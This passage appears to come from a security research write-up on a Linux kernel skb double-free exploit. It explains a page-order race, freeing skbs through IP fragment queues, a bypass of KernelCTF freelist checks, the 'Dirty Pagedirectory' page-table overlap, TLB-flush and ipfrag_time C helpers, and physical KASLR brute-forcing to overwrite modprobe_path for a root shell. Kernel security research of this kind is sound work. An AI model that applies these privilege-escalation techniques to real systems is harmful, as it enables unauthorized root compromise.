


Illustration 4.2.2.1: Timeline of memory operations to set a page order to 0.

Less luckily, this technique is a race condition. When a page is freed for the 2nd time without an intercepting alloc (free; free; alloc; alloc), the refcount of the page will drop below 0 and will not allow a double-free, so we

need to do page reference juggling (`free; alloc; free; alloc`).

However, then the order will not be 0 at the 2nd free, because the alloc will set the order to the original amount (i.e. order 4). Now, converting the page to order 0 seems impossible since it should be either no free at all (refcount -1), or the page being the original order (proper scenario). Enter: the race condition.

When a page is freed its order is passed by value. This means that if the double-freed page gets allocated during the 2nd free, it will be allocated to the freelist of order 0 and will have the refcount incremented, so it will not hit -1 and be 0 as it should be. As you can imagine, the race window is quite small since it consists of a few function calls. However, the

`free_large_kmalloc()` function prints a kernel WARN() to dmesg if the order is 0, which it is because of the double-free. Usually, this only provides 1ms for the window, but for virtualized systems like QEMU VMs with serial terminals, the window is 50ms-300ms, which is more than enough to hit.

Now we have successfully attached the page the order 0 freelist, which means that we can now overwrite the page with any order-0 page allocation. We can also convert the 1st page reference (acquired with the 1st free) by freeing that object and reallocating it as a new object since the page order will persist. If we are using page refcount juggling, we want to free the object which took the first freed reference.

4.3. Freeing skb instantly without UDP/TCP stacks

When we are avoiding freelist corruption checks, we may want to free a certain skb directly at will at an arbitrary time, so our exploit can work in a very fast, synchronous manner with less chance of corruption.

Note that this behaviour is typically done with local UDP packets, but the skb gets corrupted after the first free in the double-free, which means I cannot use the TCP or UDP stacks for this, which utilized corrupted fields.

OBSOLETE (KERNELCTF EXPLOIT): *Alternatively, we may want to free a certain skb on a specific CPU to bypass double-free detection, since the sk_buff freelist is per-CPU. This means that if we double-free an object across 2 CPUs directly after each other, the double-free will not be detected. We cannot "shoot the previous skb to the moon" (a.k.a. allocating a never expiring skb) to prevent double-free detection since this would alter the skb head pages by either changing the pointer, or by allocating the same pointer from the freelist preventing an double-free anyways.*

Fortunately, IP packet fragmentation and its fragment queues exist. When an IP packet is waiting for all its fragments to be received, the fragments are placed into an IP frag queue (red-black tree). When the received fragments have the expected length of the full IP packet, the packet is reassembled on the CPU the last fragment came from. Please note that this IP frag queue has a timeout of `ipfrag_time` seconds, which will free all skb's. Changing this timeout is mentioned in the subsection hereafter.

If we wanted to switch the freelist of skb freelist entry `skb1` from CPU 0 to CPU 1, we would allocate it as an IP fragment to a new IP frag queue on CPU 0. Then, we send `skb2` - the final IP fragment for the queue on CPU 1. This causes `skb1` to be freed on CPU 1.

This same behaviour can be used to free skb's at will, without using UDP/TCP code. This is benificent for the exploit, since the double-free

packet is corrupted when it is freed for the first time. If we would use UDP code, the kernel would panic due to all sorts of nasty behaviour.




Illustration 4.3.1: Timeline of activities to switch an skb's per-CPU freelist.

Unfortunately, the IP fragment queue's final size is determined by `skb->len`, which is fully randomized after the free due to overlaps with the slabcache's `s->random`. For details, check the next subsection. This means that it is practically impossible to complete the IP frag queue consistently because it will use a random expected length.

Hence, I came up with a different strategy: instead of completing the IP frag queue we make it raise an error using invalid input. This will cause all skb's in the IP frag queue to be freed instantaneously on the CPU of the erroring skb, regardless of `skb->len`.

When implementing this technique yourself, note that double-free detection (`CONFIG_FREELIST_HARDENED`) will be triggered if you do not append "innocent" skb objects between free `skb1` and alloc `skb2` . For demonstrative purposes these have been left out in the diagram, but are included in the PoC sections.

4.3.1. Modifying skb max lifetime

For our exploit we may want skb's to live shorter or longer, depending on the usecase. Luckily, the kernel provides an userland interface to configure IP fragmentation queue timeout times over at

`/proc/sys/net/ipv4/ipfrag_time` . This is specific per network namespace, and can hence be set as unprivileged user in their own networking namespace.

When we use IP fragments to reassemble a split IP packet, the kernel will wait `ipfrag_time` seconds before issuing a timeout. If we set `ipfrag_time` to 999999 seconds, the kernel will let the fragment skb live for 999999 seconds. Invertedly, we can also set it to 1 second if we want to swiftly allocate and deallocate an skb on a random CPU.

```
static void set_ipfrag_time(unsigned int seconds)
{
    int fd;

    fd = open("/proc/sys/net/ipv4/ipfrag_time", O_WRONLY);
    if (fd < 0) {
        perror("open$ipfrag_time");
        exit(1);
    }

    dprintf(fd, "%u\n", seconds);
    close(fd);
}
```

Codeblock 4.3.1.1: C code of an userland function to set the `ipfrag_time` variable.

4.4. Bypassing KernelCTF skb corruption checks

The only mitigation I had to actively bypass in the KernelCTF mitigation instance were freelist corruption checks, specifically the one that checks if the freelist next ptr in an object being allocated is corrupted.

Unfortunately, the freelist next ptr overlaps with `skb->len` since `skbuff_head_cache->offset == 0x70`. This means that the next/previous freelist entry pointer is stored at `sk_buff+0x70`, which coincidentally overlaps with `skb->len`. Online sources told me `s->offset` is usually set to half the slab size by kernel developers to avoid OOB writes from being able to overwrite freelist pointers, which in the past led to easy privesc using OOB bugs.

After the 1st `skb` free, the `skb->len` field gets overwritten with a partial next ptr value. In the code leading up to `skb`'s 2nd free, the `skb->len` field gets modified because of packet parsing. Hence, the freelist next ptr gets corrupted even before the 2nd `skb` free.

When we try to allocate the freelist entry of the 1st `skb` free (after said corruption) using `slab_alloc_node()`, the freelist next ptr in the freed object gets flagged for corruption in calls invoked by `freelist_ptr_decode()`:

```
static inline bool freelist_pointer_corrupted(struct slab *slab, freeptr_t ptr,
void *decoded)
{
#ifdef CONFIG_SLAB_VIRTUAL
/*
 * If the freepointer decodes to 0, use 0 as the slab_base so that
 * the check below always passes (0 & slab->align_mask == 0).
```

```

    */
    unsigned long slab_base = decoded ? (unsigned long)slab_to_virt(slab) : 0;

    /*
     * This verifies that the SLUB freepointer does not point outside the
     * slab. Since at that point we can basically do it for free, it also
     * checks that the pointer alignment looks vaguely sane.
     * However, we probably don't want the cost of a proper division here,
     * so instead we just do a cheap check whether the bottom bits that are
     * clear in the size are also clear in the pointer.
     * So for kmalloc-32, it does a perfect alignment check, but for
     * kmalloc-192, it just checks that the pointer is a multiple of 32.
     * This should probably be reconsidered - is this a good tradeoff, or
     * should that part be thrown out, or do we want a proper accurate
     * alignment check (and can we make it work with acceptable performance
     * cost compared to the security improvement - probably not)?
     */
    return CHECK_DATA_CORRUPTION(
        ((unsigned long)decoded & slab->align_mask) != slab_base,
        "bad freeptr (encoded %lx, ptr %p, base %lx, mask %lx",
        ptr.v, decoded, slab_base, slab->align_mask);
#else
    return false;
#endif
}

```

Codeblock 4.4.1: C code of the kernel function `freelist_pointer_corrupted()` (KernelCTF mitigation instance), including the original comments.

After some research, I figured out that this check is not ran retroactively: when we free an object on top of the object with a corrupted freelist entry, the mitigation does not check if the previous object has a corrupted next ptr. This means that we can mask an invalid next ptr by freeing another skb after it, and then allocate that skb again with the data of the old skb. This basically masks the original corrupted skb, whilst still being able to double-alloc the skb data.

The diagram below tries to explain this phenomenon by performing a double-free on an skb object like the exploit in this blogpost.

free bug Dirty Pagetable came to surface, and it seemed like a perfect technique.

However I did realize that consistent writing to the PTE page would be an unpleasant experience in the context of my double-free bug. I was unable to find any page-sized objects which allowed to be fully overwritable with userdata, whilst also being in the same page freelist as the PTE pages. I did not want to use cross-cache attacks for stability and compatibility related reasons, as this would introduce more complexity into the exploit.

Next came a night full of brainstorming which gave me the following idea: considering I have a double-free in the same freelist as PTEs - what if it were possible to double allocate PTEs across processes, such as `sudo` and the exploit. This would essentially perform memory sharing (pointing the exploit virtual addresses to `sudo`'s physical addresses) between the two completely unrelated processes. Hence, it would presumably be possible to manipulate the application data of an process running under root, and leverage that for a root shell. This turned out to be a bit unpractical considering there were other allocations happening as a process gets started, so there would need to be very good position management on the freelist.

This gave me the next idea: what if it were possible to double-allocate an exploit PTE page and an exploit PMD page, as this would mean that the PMD would dereference the PTE's page (as PTE value) as PTE and hence resolve the PTE's userland pages as PTE.

Fortunately enough, this PMD+PTE approach works. Alternatives such as PUD+PMD have been confirmed working as well, and perhaps PGD+PUD works too. The only difference is the amount of pages simulationously mirrored: 1GiB pages with PTE+PMD, 512GiB with PUD+PMD, and presumably 256TiB with PGD+PUD (if this is even possible). Keep in mind

that this has impact on memory usage, and the system may go OOM with too much memory mirrored.

Additionally, the integration of Dirty Pagedirectory needs to be considered when choosing between PMD+PTE and PUD+PMD. I explain this in the PTE spraying section, but in general PMD+PTE should be the best choice.

4.5.2. The technique

The Dirty Pagedirectory technique allows unlimited, stable read/write to any memory page based on physical addresses. It can bypass permissions by setting its own permission flags. This allows our exploit to write to read-only pages like those containing `modprobe_path`.

In this section I explain PUD+PMD, but it boils down to the same as the PMD+PTE strategy from the PoC exploit.

The technique is quite simplistic in nature: allocate a Page Upper Directory (PUD) and Page Middle Directory (PMD) to the same kernel address using a bug like a double-free. The VMAs should be separate, to avoid conflicts (a.k.a. do not allocate the PMD within the area of the PUD). Then, write an address to the page in the PMD range and read the address in the corresponding page of the PUD range. The diagram below tries to explain this phenomenon (complementary to the example under it).




Illustration 4.5.2.1: Hierarchy overview of the Dirty Pagedirectory technique, including required memory operations.

To make things more hands-on, let's imagine the following scenario: the infamous `modprobe_path` variable is stored in a page at PFN/physical address `0xCAFE1460`. We apply Dirty Pagedirectory: double-allocate the PUD page and PMD page via `mmap` for respective userland VMA ranges `0x8000000000 - 0x100000000000` (`mm->pgd[1]`) and `0x400000000 - 0x800000000` (`mm->pgd[0][1]`).

This automatically means that `mm->pgd[1][x][y]` is always equal to `mm->pgd[0][1][x][y]` because both `mm->pgd[1]` and `mm->pgd[0][1]` refer to the address/object as we double-allocated them. Observe how `mm->pgd[0][1][x][y]` is a userland page, and that `mm->pgd[1][x][y]` is a

PTE. This means that the dedicated PUD area will interpret a userland page from the PMD area like a PTE.

Now, to read the physical page address `0xCAFE1460` we set first entry of the PUD areas' PTE value to `0x80000000CAFE1867` (added PTE flags) by writing that value to `0x40000000` (a.k.a. userland address for page @ `mm->pgd[0][1][0][0]+0x0`). Because of the entanglement rule above, this means that we wrote that value to the PTE address for page @ `mm->pgd[1][0][0]+0x0`, since `mm->pgd[1][0][0] == mm->pgd[0][1][0][0]`. Now, we can dereference that malicious PTE value by reading page `mm->pgd[1][0][0][0]` (last index 0 since we wrote it to the first 8 bytes of the PTE: notice `0x0` above). This is equal to userland page `0x8000000000`.

Because the PTE is now changed from userland, we need to flush the TLB because the TLB will contain outdated record. Once that's done, `printf('%s', 0x80000000460);` should print `/sbin/modprobe` or whatever value `modprobe_path` is. Naturally, we can now overwrite `modprobe_path` by doing `strcpy((char*)0x80000000460, "/tmp/privesc.sh");` (there's `KMOD_PATH_LEN` bytes padding) and drop a root shell. This does not require TLB flushing because the PTEs themselves have not changed when writing to the address.

Observe how we set the read/write flags in PTE value

`0x80000000CAFE1867`. Note that `0x8` in virtual address `0x80000000460` and PTE value `0x80000000CAFE1867` has nothing to do with each other: in the PTE value it is a flag turned on, and the virtual address just happens to start with `0x8`.

This boils down to: write PTE values to userland pages in the VMA range of `0x40000000 - 0x80000000`, and dereference them by reading and writing

corresponding userland pages in the VMA range of `0x8000000000` - `0x10000000000` .

4.5.3. The mitigations

I have used this technique to bypass a lot of mitigations currently in the kernel (among others: virtual KASLR, KPTI, SMAP, SMEP, and `CONFIG_STATIC_USERMODEHELPER`), albeit other mitigations are bypassed in the PoC exploit with a little redneck engineering.

When this technique was peer-reviewed I got asked how it was able to bypass SMAP. The answer is quite simple: SMAP only works with virtual addresses and not for physical memory addresses. PTEs are referred to in PMDs by their physical address. This means that when a PTE entry in a PMD is a userland page, it will not be detected by SMAP because it is not a virtual addresses. Hence, the PUD area can happily use the userland page as a PTE without SMAP interference.

It would be possible to mitigate this technique by setting an table entries' type in the entry and use it to detect when a PMD is allocated on the place of an PUD since we cannot forge PMD entries and PUD entries themselves. An example is setting type 0 for PTEs, 1 for PMDs, 2 for PUDs, 3 for P4Ds, 4 for PGDs, et cetera. However, this would require `2log(levels)` bits to be set in each table entry (3 bits when P4D is enabled, since levels=5) which would sacrifice space intended for features in the future, as well as the runtime checks presumably introducing a great deal of overhead since each level for each memory access has to be checked. Additionally, this mitigation would still allow for forced memory sharing (i.e. overlapping an exploit PTE page with an PTE page of sudo, running as root).

4.6. Spraying pagetables for Dirty PD

You may notice that that the Dirty Pagedirectory section above mentions PUD+PMD, but the proof-of-concept uses PMD+PTE. This is related to the fact that the exploit drains the PCP list to allocate a PTE in the double-free'd address.

First off, pagetables are allocated by the kernel on demand, so if we mmap'd a virtual memory area the allocation does not happen. Only when we actually read/write this VMA it will allocate the required pagetables for the accessed page. When allocating a PUD for instance, the PMD, PTE, and userland page will be allocated. When allocating a PTE, the target userland page will also be allocated.

The original Dirty Pageable paper mentions that - very elegantly - you can spray specific pageable levels by allocating the parents first, since a parent (i.e. PMD) contains 512 children (PTEs). Hence, if we wanted to spray 4096 PTEs, we would need to pre-allocate 8 ($4096/512 = 8$) PMDs, before allocating the PTEs.

If we spray PMDs, the PTEs will be allocated as well - from the same freelist. This means that 50% of the spray is PMD, and 50% is PTE. If we would spray PUDs, it would be 33% PUD, 33% PMD, and 33% PTE. Hence, if we spray PTEs, it will be 100% PTE since we are not doing any other allocations. Because of this, we use PMD+PTE in the exploit and not PUD+PMD, and spraying PMDs means 50% less stability.

Note that userland pages themselves are allocated from a different freelist (migratetype 0, not migratetype 1).

4.7. TLB Flushing

TLB flushing is the practice of removing or invalidating all entries in the translation lookaside buffer (virtual address to physical address caching). In order to scan addresses reliably using the Dirty Pagedirectory technique, we need to come up with a TLB flushing technique that satisfies the following requirements:

- **Does not modify existing process pagetables**
- **Has to work 100% of the time**
- Has to be quick
- Can be triggered from userland
- Has to work regardless of PCID

Based upon these requirements I came up with the following idea: when allocating PMD and PTE memory areas you should mark them as shared, and then fork() the process, make the child munmap() it for a flush, and make the child go to sleep (to avoid crashes if the underlying exploit is unstable). The result is the following function:

```
static void flush_tlb(void *addr, size_t len)
{
    short *status;

    status = mmap(NULL, sizeof(short), PROT_READ | PROT_WRITE, MAP_SHARED | MAP_ANONYMOUS, -1, 0);

    *status = FLUSH_STAT_INPROGRESS;
    if (fork() == 0)
    {
        munmap(addr, len);
        *status = FLUSH_STAT_DONE;
        PRINTF_VERBOSE("[*] flush tlb thread gonna sleep\n");
        sleep(9999);
    }

    SPINLOCK(*status == FLUSH_STAT_INPROGRESS);
}
```

```
munmap(status, sizeof(short));  
}
```

Codeblock 4.7.1: C code of an userland function which flushes the TLB for a certain virtual memory range.

The locking mechanism prevents the parent from continuing execution before the child has flushed the TLB. It could presumably be removed if the child performs a process exit instead of sleeping, as the parent could monitor for the child's process state.

This TLB flushing method has worked 100% of the times to refresh pagetables and pagedirectories. It has been tested on a recent AMD CPU and in QEMU VMs. It should be hardware independent, since the flush HAS to be triggered from the kernel in this usecase.

4.8. Dealing with physical KASLR

Physical Kernel Address Space Layout Randomization (Physical KASLR) is the practice of randomizing the physical base address of the Linux kernel. Usually, this is not important since nearly all exploits work with virtual memory (and therefore have to deal with virtual KASLR).

However, because of the nature of our exploit - which utilizes Dirty Pagedirectory - we need to have the physical address of the memory we want to read/write to.

4.8.1. Getting the physical kernel base address

Usually, this means we would need to bruteforce the entire physical memory range to find the physical target address.

Physical memory refers to all forms usable of physical memory addresses: e.g. on a laptop 16GiB RAM stick + 1GiB builtin MMIO = 17GiB physical memory on the device.

However, one of the quirks of the Linux kernel is that the physical kernel base address has to be aligned to `CONFIG_PHYSICAL_START` (i.e. `0x100'0000` a.k.a. 16MiB) bytes if `CONFIG_RELOCATABLE=y`. If `CONFIG_RELOCATABLE=n`, the physical kernel base address will be exactly at `CONFIG_PHYSICAL_START`. For this technique, we assume `CONFIG_RELOCATABLE=y`, since it would not make sense to bruteforce physical KASLR if we knew the address.

If `CONFIG_PHYSICAL_ALIGN` is set, this value will be used for the alignment instead of `CONFIG_PHYSICAL_START`. Note that `CONFIG_PHYSICAL_ALIGN` is usually smaller, like `0x20'0000` a.k.a. 2MiB, which means more addresses need to be bruteforced (8 times more than with an alignment of `0x100'0000`).

Assuming the target device has 8GiB physical memory, this means that we can reduce our search area to $8\text{GiB} / 16\text{MiB} = 512$ possible physical kernel base addresses since we know the base address has to be aligned to `CONFIG_PHYSICAL_START` bytes. The advantage is that we only have to check the first few bytes of the first page of the 512 addresses to check if that page is the kernel base.

We can essentially figure out the physical kernel base address by bruteforcing a few hundred physical addresses. Fortunately, Dirty Pagedirectory allows for unlimited read/writes of entire pages, and hence allows us to read 4096 bytes per physical (page) address, and even more

fortunately 512 page addresses per PTE overwrite. This requires us to only overwrite the PTE once to figure out the physical kernel base address if our machine has 8GiB memory.

In order to properly recognize which of those 512 physical addresses contains the kernel base, I have written get-sig: a few Python scripts to generate a giant memcmp-powered if statement which finds overlapping bytes between different kernel dumps.

4.8.2. Getting the physical target address

When we find the physical base address, we can find the final target address of our read/write operation - if it resides within the kernel area - using hardcoded offsets based on the physical kernel base, or by scanning the `~80MiB` physical kernel memory area for data patterns of the target.

The data scanning technique requires `1 + 80MiB/2MiB ~= 40` PTE overwrites on a system with 8GiB memory. If we have access to Dirty Pagedirectory and the format of the target data is unique (like `modprobe_path`'s buffer), the data pattern scanning method is better due to broader compatibility across kernel versions, and especially if we do not know the offsets when compiling the exploit.

Please note `~80MiB` for the memory scanning technique is an estimation and will probably be less in reality, and it can even be optimized to a smaller memory area because certain targets may reside at certain areas which have a certain offset. For example, kernel code may appear from offset `+0x0` from the base address, whilst kernel data may always start from e.g. `+0x1000000` regardless of the kernel used because the kernel size remains pretty consistent. Hence, if we were searching for `modprobe_path`, we could simply start at `+0x1000000`, but this has not been tested.

